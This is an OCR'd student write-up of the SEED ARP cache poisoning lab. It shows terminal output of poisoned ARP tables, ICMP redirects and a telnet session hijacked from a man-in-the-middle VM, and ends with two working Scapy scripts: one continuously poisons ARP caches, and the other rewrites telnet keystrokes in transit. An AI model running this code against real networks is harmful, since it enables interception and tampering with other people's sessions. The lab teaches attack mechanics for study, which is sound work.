RX packets:397 errors:0 dropped:0 overruns:0 frame:0
TX packets:397 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:48641 (48.6 KB) TX bytes:48641 (48.6 KB)
[02/06/21]seed@VM:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.0.2.1 (incomplete) enp0s3
10.0.2.8 ether 08:00:27:bc:f5:3d C enp0s3
10.0.2.6 ether 08:00:27:bc:f5:3d C enp0s3
10.0.2.3 ether 08:00:27:11:ed:ea C enp0s3
[02/06/21]seed@VM:~$ ping 10.0.2.8
PING 10.0.2.8 (10.0.2.8) 56(84) bytes of data.
From 10.0.2.6: icmp_seq=1 Redirect Host(New nexthop: 10.0.2.8)
64 bytes from 10.0.2.8: icmp_seq=1 ttl=63 time=1.73 ms
From 10.0.2.6: icmp_seq=2 Redirect Host(New nexthop: 10.0.2.8)
64 bytes from 10.0.2.8: icmp_seq=2 ttl=63 time=1.49 ms
From 10.0.2.6: icmp_seq=3 Redirect Host(New nexthop: 10.0.2.8)
64 bytes from 10.0.2.8: icmp_seq=3 ttl=63 time=1.31 ms
From 10.0.2.6: icmp_seq=4 Redirect Host(New nexthop: 10.0.2.8)
64 bytes from 10.0.2.8: icmp_seq=4 ttl=63 time=1.34 ms
From 10.0.2.6: icmp_seq=5 Redirect Host(New nexthop: 10.0.2.8)
64 bytes from 10.0.2.8: icmp_seq=5 ttl=63 time=1.41 ms
From 10.0.2.6: icmp_seq=6 Redirect Host(New nexthop: 10.0.2.8)
64 bytes from 10.0.2.8: icmp_seq=6 ttl=63 time=0.943 ms
64 bytes from 10.0.2.8: icmp_seq=7 ttl=63 time=0.839 ms
From 10.0.2.6: icmp_seq=8 Redirect Host(New nexthop: 10.0.2.8)
64 bytes from 10.0.2.8: icmp_seq=8 ttl=63 time=1.59 ms
^C
--- 10.0.2.8 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7049ms
rtt min/avg/max/mdev = 0.839/1.332/1.734/0.290 ms
[02/06/21]seed@VM:~$
Left ⌘







Image 1 shows VM A receiving ICMP replies with 0% Packet Loss. The ICMP Echo Requests are made to the intended hosts are sent first to VM M before it is forwarded to the intended hosts.


1. For example, with VM B's ARP Cache poisoned with VM M's MAC address mapped to VM B's IP address.
2. When VM B pings VM A, these ICMP packets are routed to VM M.
3. VM M (with IP forwarding) redirects it to VM A, which sends back the corresponding ICMP Reply for VM B to receive. We can see the redirection behavior in Image 2. Image 2 shows the wireshark capture on VM M during the ping session.
4. This behavior is also seen when VM A pings VM B.


Step 4


SEEDUbuntu [Running]
Terminal
En
6:06 AM
Terminal
Terminal
ttl = 64
proto = tcp
chksum = 0x853c
src = 10.0.2.8
dst = 10.0.2.7
\options \
###[TCP]###
sport = 51414
dport = telnet
seq = 630297127
ack = 2482109696
dataofs = 8
reserved = 0
flags = A
window = 254
chksum = 0x9b04
urgptr = 0
options = [('NOP', None), ('NOP', None), ('Timestamp', (1186124, 2070422))]


SEEDUbuntu Clone [Running]
/bin/bash
En
6:12 AM
/bin/bash
/bin/bash
/bin/bash
/bin/bash 73x26
[02/06/21]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Feb 6 06:06:13 EST 2021 from 10.0.2.8 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
1 package can be updated.
0 updates are security updates.
[02/06/21]seed@VM:~$
Left ⌘



SEEDUbuntu Clone [Running]
/bin/bash
En
6:14 AM
/bin/bash
/bin/bash
/bin/bash
/bin/bash 81x27
[02/06/21]seed@VM:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.0.2.1 (incomplete) enp0s3
10.0.2.7 ether 08:00:27:bc:f5:3d C enp0s3
10.0.2.3 ether 08:00:27:11:ed:ea C enp0s3
10.0.2.6 ether 08:00:27:bc:f5:3d C enp0s3
[02/06/21]seed@VM:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.0.2.1 (incomplete) enp0s3
10.0.2.7 ether 08:00:27:92:75:4b C enp0s3
10.0.2.3 ether 08:00:27:11:ed:ea C enp0s3
10.0.2.6 ether 08:00:27:bc:f5:3d C enp0s3
[02/06/21]seed@VM:~$
Left ⌘



SEEDUbuntu Clone [Running]
/bin/bash
En
6:17 AM
/bin/bash
/bin/bash
/bin/bash
/bin/bash 73x26
[02/06/21]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Feb 6 06:11:14 EST 2021 from 10.0.2.8 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
1 package can be updated.
0 updates are security updates.
[02/06/21]seed@VM:~$ asdfasdfasdfasdfasdfaasdfasdfasdfasdfasdfasdfasdfasd
fasdasdfasdfasdfasdfasdfasdfasdfasdfasdfasdfasdfasdfasdfsdfasdfasdfas
dfaczasdfasdfasdf
asdfasdfasdfasdfasdfaasdfasdfasdfasdfasdfasdfasdfasdasdfasdfasdfasdfa
sdfasdfasdfasdfasdfasdfasdfasdfasdfsdfasdfasdfasdfaczasdfasdfasdf: co
mmand not found
[02/06/21]seed@VM:~$ hostname -I
10.0.2.7
[02/06/21]seed@VM:~$
Left ⌘



After establishing a telnet session between Telnet Client (VM A) and Telnet Server (VM B) and performing MITM attack from VM M, VM A is able to continue with the telnet session as per usual with VM M sniffing on all telnet packets as seen in Image 1.

Once we turn off IP forwarding on VM M, VM A's telnet session hangs. I am not able to type anything on VM A's telnet client. Image 2 shows that nothing is being typed in the telnet client session even though I am furiously spamming my keyboard. After a while, VM A's ARP table is correctly updated as shown in Image 3. We can see in Image 4 that VM A sends an ARP request to identify the correct VM B's IP address to VM B's MAC address. VM A retains its telnet session as shown in Image 5 with the command ***hostname -I.*** This is because the script only sends a ***one-time*** ARP Cache Poisoning Event. To be effective, we have to continue performing ARP Cache Poisoning and in that case, VM A will not be able to regain its telnet session. The last image shows the code used to perform this particular attack.


SEEDUbuntu [Running]
Terminal
En
10:39 AM
Terminal
Terminal
Terminal
Terminal
#/usr/bin/python3
from scapy.all import *
import sys
if len(sys.argv) > 3:
sys.exit('Usage: sudo python3 task2-mitm.py [VM A] [VM B]')
SELF_MAC='08:00:27:bc:f5:3d'
def spoof_pkt(pkt):
if pkt[IP].src==sys.argv[1] and pkt[IP].dst==sys.argv[2] and pkt[TCP].payload:
I = IP(bytes(pkt[IP]))
del(I[IP].chksum)
del(I[TCP].chksum)
del(I[TCP].payload)
newdata='Z'.encode()
newpkt=I/newdata
#newpkt.show2()
send(newpkt)
elif pkt[IP].src == sys.argv[2] and pkt[IP].dst == sys.argv[1]:
send(pkt[IP]) # Forward the original packet
if __name__ == '__main__':
# spoof
sniff(filter='tcp and port 23 and host 10.0.2.7 and host 10.0.2.8',prn=spoof_pkt)
"task2-mitm.py" 27L, 667C
1,1
All


SEEDUbuntu [Running]
Terminal
En
10:39 AM
Terminal
Terminal
Terminal
Terminal
from scapy.all import *
import sys
import time
if len(sys.argv) > 3:
sys.exit('Usage: sudo python3 task2-mitm.py [VM A] [VM B]')
SELF_MAC='08:00:27:bc:f5:3d'
def poison(spoofIP, victimIP):
E=Ether(src=SELF_MAC)
A=ARP(op=2, psrc=spoofIP, pdst=victimIP, hwsrc=SELF_MAC)
pkt=E/A
pkt.show()
sendp(pkt)
while(1):
poison(sys.argv[1], sys.argv[2])
poison(sys.argv[2], sys.argv[1])
time.sleep(5)
"arp-poison.py" 22L, 404C
1,0-1
All




Image 6 shows the code used to replace any character sent by VM A with ‘Z’ as shown in the last image (even when typing any other character). Image 7 shows the code snippet used to continuously poison the victim’s ARP caches. The last image shows A’s stdout only having the character ‘Z’ when typing any other character than ‘Z’.

Task 3

